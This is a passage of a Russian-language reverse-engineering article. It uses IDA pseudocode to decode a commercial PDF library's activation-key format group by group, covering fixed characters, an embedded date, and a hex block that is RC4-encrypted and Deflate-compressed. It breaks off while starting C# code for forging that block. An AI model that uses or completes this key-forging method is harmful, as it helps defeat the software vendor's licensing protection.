
Здесь нас ждет какая то головоломка (запоздало предупреждаю, что с каждой группой сложность разгадки «головоломки» будет нарастать). Попробуем ее разгадать. При более пристальном взгляде на этот код мы понимаем, что это всего-навсего проверка группы **`4444`** на содержание в ней следующих символов:

- (условная строка 927) `76=0x4C="L"`;
- (условная строка 933) `76+1=0x4D="M"`;
- (условная строка 941) `76+1+10=0x57="W"`.

Наличие любых других символов в этой группе расценивается как ошибка. Итак, наш регистрационный код уже конкретизировался до следующего вида:

`0000:ENTCPU:2222:3333:LMW:5555:6666`


Я не зря предупреждал, что хоть до конца и осталось всего две неразгаданные группы символов, но с каждой группой сложность квеста будет расти. Разгадывание содержимого группы **`5555`** поначалу выглядит совсем просто.



```
949   if ( !v78 || v154 != 13 )
950     goto LABEL_119;
951   v79 = v194;
952   if ( v176 >= 0x10 )
953     v79 = v14;
954   if ( *(_BYTE *)v79 != 65 )
955     goto LABEL_331;
956   v80 = v194;
957   if ( v176 >= 0x10 )
958     v80 = v14;
959   if ( *((_BYTE *)v80 + 1) != 77 )
960     goto LABEL_331;
961   v81 = v194;
962   if ( v176 >= 0x10 )
963     v81 = v14;
964   if ( *((_BYTE *)v81 + 2) != 83 )
965     goto LABEL_331;
966   v82 = v194;
967   if ( v176 >= 0x10 )
968     v82 = v14;
969   if ( *((_BYTE *)v82 + 3) != 40 )
970   {
971 LABEL_331:
972     if ( v176 >= 0x10 )
973     {
974       v60 = v176 + 1;
975 LABEL_121:
976       v61 = v14;
977       if ( v60 >= 0x1000 )
978       {
0009C535 sub_49C050:968 (49D135) (Synchronized with IDA View-A, Hex View-1, Pseudocode-B)
```

Разгадывание содержимого группы 5555

С первого взгляда видно, что длина группы составляет 13 символов, а первые четыре символа — это **`65=0x41="A"`**, **`77=0x4D="M"`**, **`83=0x53="S"`**, **`40=0x28="("`**, итого **`"AMS("`**. А вот дальше начинается полный треш.



```
1058   v87 = 5 * (*((char *)v85 + 6) + 10 * (*((char *)v84 + 5) + 10 * *((char *)v83 + 4)));
1059   v88 = *((char *)v86 + 7);
1060   v89 = v194;
1061   Block = (void *)(v88 + 2 * v87 - 53328);
1062   v90 = v194;
1063   if ( v176 >= 0x10 )
1064     v90 = v14;
1065   if ( v176 >= 0x10 )
1066     v89 = v14;
1067   v91 = 5 * *((char *)v90 + 8);
1068   v92 = *((char *)v89 + 9);
1069   v93 = v91 - 264;
1070   v94 = v194;
1071   if ( v176 >= 0x10 )
1072     v94 = v14;
1073   v95 = (const char *)(v92 + 2 * v93);
1074   v96 = v194;
1075   v147 = v95;
1076   if ( v176 >= 0x10 )
1077     v96 = v14;
1078   v168 = (char *)(*((char *)v94 + 11) + 10 * *((char *)v96 + 10) - 528);
1079   if ( (unsigned int)v168 > 0x1F
1080     || (unsigned int)v95 > 0xC
1081     || (char *)Block - 2007 > (char *)0x3E1
1082     || v155 < 5
1083     || (v186 & 1) != 0 )
1084   {
1085     goto LABEL_241;
1086   }
1087   v97 = v155 >> 1;
0009C5FE sub_49C050:1081 (49D1FE) (Synchronized with IDA View-A, Hex View-1, Pseudocode-B)
```

Продолжаем разгадывать головоломку

Создается впечатление, что странные хеши из кодов следующих восьми символов представляют собой систему из трех уравнений (точнее, неравенств!), несоблюдение которой делает ключ невалидным. Попробуем разобраться, зачем авторы программы нагородили такой огород. Для начала выпишем систему неравенств в более понятном виде. Пусть **`c[i]`** i-й символ группы **`5555`**, тогда система неравенств выглядит так:

```
(10 * (c[4] * 10 + c[5]) + c[6]) * 10 + c[7] - 53328 - 2007 <= 993
2 * (5 * c[8] - 264) + c[9] <= 12
c[10] * 10 + c[11] - 528 <= 31
```


Стало не сильно понятнее, хотя константы **`2007`**, **`12`** и **`31`** о чем то смутно нам напоминают — уж не о дате ли? Ну, например, месяц не может быть больше 12, день месяца — больше 31, а год не должен превышать 2007 + 993 = 3000.

Умножение на степени числа 10 намекает на десятичные цифры, но ведь у нас в коде не цифры, а ASCII коды символов? Присмотримся повнимательнее к последнему неравенству, точнее, к волшебному числу 528 в нем. А ведь это 480 + 48, то есть 0x30 * 10 + 0x30. Как хорошо не прогуливать математику в школе, в этом случае левая часть последнего неравенства легко и непринужденно преобразуется так:

```
c[10] * 10 + c[11] - 528 = c[10] * 10 + c[11] - 0x30 * 10 - 0x30 = 10
* (c[10] - 0x30) + (c[11] - 0x30)
```

Это неравенство будет истинным в том случае, если десятичное число из строки, составленной из символов `c[10] + c[11]`, будет <= 31. Аналогичные выкладки можно произвести и относительно первых двух неравенств, из чего напрашивается вывод (тут же можно проверить его на практике), что в скобках после **`AMS`** группа содержит дату вида **`AMS(20240704)`**.


Как ты уже догадался, самый сложный квест приготовлен на закуску речь идет о валидации условной группы **`6666`**. Пока что на скриншоте мы видим, что длина этой группы обязательно должна быть четным числом, затем проверяется, что это число не менее 5, то есть минимальным допустимым значением будет 6. Посмотрим на то, что с этой группой происходит в дальнейшем.



```
1106   for ( i = (size_t)v102 + v155 - 1; (unsigned int)v101 <= i; *v100-- = v106 )
1107   {
1108     v103 = *(_BYTE *)v101;
1109     v104 = *(_BYTE *)v101 - 48;
1110     if ( v104 > 9u )
1111     {
1112       if ( (unsigned __int8)(v103 - 65) > 5u )
1113       {
1114         if ( (unsigned __int8)(v103 - 97) > 5u )
1115           goto LABEL_240;
1116         v104 = v103 - 87;
1117       }
1118       else
1119       {
1120         v104 = v103 - 55;
1121       }
1122     }
1123     v105 = *((_BYTE *)v101 + 1);
1124     v101 = (int *)((char *)v101 + 2);
1125     if ( (unsigned __int8)(v105 - 48) > 9u )
1126     {
1127       if ( (unsigned __int8)(v105 - 65) > 5u && (unsigned __int8)(v105 - 97) > 5u )
1128       {
1129 LABEL_240:
1130         sub_4468B0(&v156);
1131         goto LABEL_241;
1132       }
1133       v105 += 9;
1134     }
1135     v106 = 16 * v105 + v104;
0009C799 sub_49C050:1131 (49D399) (Synchronized with IDA View-A, Hex View-1, Pseudocode-B)
```

Валидация группы 6666


При беглом взгляде на используемые здесь проверки и константы (**`48=0x30="0"`**; **`65=0x41="A"`**; **`97=0x61="a"`**) легко догадаться, что каждый символ представляет собой цифру в Hex. Затем из них в условной строке 1135 побайтово собирается бинарный массив, правда, внезапно в обратном порядке. Можно сказать, что и этот квест мы прошли без особого труда, однако следующий код повергает нас в легкую панику.



```
1139   v107 = (char *)operator new(0x130u);
1140   i = (size_t)v107;
1141   if ( v107 )
1142   {
1143     v108 = strlen(v149);
1144     v99 = 0;
1145     v156 = 0;
1146     *(_DWORD *)ArgList = 1;
1147     v164 = 0;
1148     v201 = 11;
1149     v172 = 0;
1150     sub_47E9A0(Size, 1024, 1, 0);
1151     v143 = v149;
1152     LOBYTE(v201) = 12;
1153     *(_DWORD *)v107 = &trn::Filters::CryptoFilter::`vftable';
1154     sub_E1D9B0(v143, v108);
1155   }
1156   else
1157   {
1158     v107 = 0;
1159   }
1160   v109 = v107;
1161   v149 = v107;
1162   v201 = 15;
1163   if ( (ArgList[0] & 1) != 0 )
1164     sub_4468B0(&v164);
1165   v164 = operator new(0x78u);
1166   LOBYTE(v201) = 16;
1167   if ( v164 )
1168   {
0009C82D sub_49C050:1168 (49D42D) (Synchronized with IDA View-A, Hex View-1, Pseudocode-B)
```

Очень странный код

Тут явно замешана криптография, причем неизвестно какой сложности. Слегка прогулявшись по вызовам внутри **`sub_E1D9B0`**, мы натыкаемся на такой код.



```
 8   char v8; // dl
 9   char *v9; // ecx
10   int result; // eax
11   char *v11; // [esp+Ch] [ebp-8h]
12   int v12; // [esp+10h] [ebp-4h]
13 
14   v11 = this;
15   v3 = this + 2;
16   for ( i = 0; i < 256; ++i )
17     v3[i] = i;
18   v5 = 0;
19   v12 = 256;
20   LOBYTE(v6) = 0;
21   do
22   {
23     ++v3;
24     v7 = (unsigned __int8)v6;
25     v8 = *(v3 - 1);
26     v5 += v8 + *(_BYTE *)(v7 + a2);
27     v9 = &this[v5];
28     *(v3 - 1) = v9[2];
29     v9[2] = v8;
30     this = v11;
31     result = (v7 + 1) / a3;
32     v6 = (v7 + 1) % a3;
33     --v12;
34   }
35   while ( v12 );
36   return result;
37 }
00A1CE30 sub_E1DA30:37 (E1DA30) (Synchronized with IDA View-A, Hex View-1, Pseudocode-B)
```

Этот код снова нам смутно что-то напоминает. Ну конечно, это классическая начальная инициализация таблицы перестановок алгоритмом ключевого расписания (key scheduling algorithm):


```
private void init(byte[] key)
{
  int keyLength = key.Length;
  for (int i = 0; i < 256; i++)
  {
    S[i] = (byte)i;
  }
  int j = 0;
  for (int i = 0; i < 256; i++)
  {
    j = (j + S[i] + key[i % keyLength]) % 256;
    S.Swap(i, j);
  }
}
```

Ключ шифрования нам тоже известен, на предыдущем скрине он содержится в переменной **`v149`**. Он и его длина **`v108`** участвуют в инициализации вектора перестановки RC4 процедурой **`sub_E1D9B0`**.

Теперь, когда и этот квест пройден, возникает резонный вопрос: а какие данные требуется шифровать? Уровень сложности все повышается, с этого момента мы не можем просто так взять и править активационный ключ руками, например в блокноте, как мы делали это раньше. Теперь для каждого изменения нам придется перешифровывать бинарные данные, после чего переводить их в текстовую строку, причем в реверсированном виде.

Без кодинга на текущем этапе не обойтись: многие предпочли бы Python, но я предлагаю реализовать программу на C#. Библиотеку RC4 можем скачать готовую.

Как ты, возможно, догадался, в финале нам предстоит преодолеть еще более крутую высоту. Двигаясь дальше в поисках парсинга дешифрованного блока, мы натыкаемся вот на такую засаду.




```
 1 _DWORD *__thiscall sub_47F680(_DWORD *this, int a2, size_t a3, char a4)
 2 {
 3   char *v5; // eax
 4   char *v6; // edx
 5   char *v7; // ecx
 6   _DWORD *result; // eax
 7 
 8   this[1] = a2;
 9   *this = &trn::Filters::BufFilter::`vftable';
10   *((_WORD *)this + 4) = 257;
11   this[5] = a3;
12   v5 = (char *)unknown_libname_62(a3);
13   v6 = &v5[this[5]];
14   this[3] = v5;
15   v7 = v6;
16   if ( !*((_BYTE *)this + 8) )
17     v7 = v5;
18   this[4] = v6;
19   this[8] = 0;
20   this[9] = 0;
21   this[6] = v7;
22   this[7] = v6 - v7;
23   *this = &trn::Filters::FlateDecode::`vftable';
24   memset(this + 10, 0, 0x48u);
25   if ( a4 )
26     sub_D3FF00(this + 10, -15, "1.2.8", 72);
27   else
28     sub_D40060(this + 10, "1.2.8", 72);
29   result = this;
30   *((_BYTE *)this + 112) = 0;
0007EA80 sub_47F680:1 (47F680) (Synchronized with IDA View-A, Hex View-1, Pseudocode-B)
```

Хитрые создатели библиотеки решили перед шифрованием упаковать данные любимым алгоритмом сжатия PDF стримов FlateDecode. Это весьма досадно: известно, что алгоритм Deflate отличается от обычно используемых дотнетовских стандартных библиотек **`System.IO.Compression`** и zlib. Самый подходящий пакет для данного случая, на мой взгляд, Ionic.Zlib. Устанавливаем его через NuGet и подключаем к проекту. Кодирование блока **`6666`** из исходного бинарного массива raw на языке C# теперь выглядит примерно так:

```
...
 byte [] ionicCompressed = Ionic.Zlib.ZlibStream.CompressBuffer(raw);
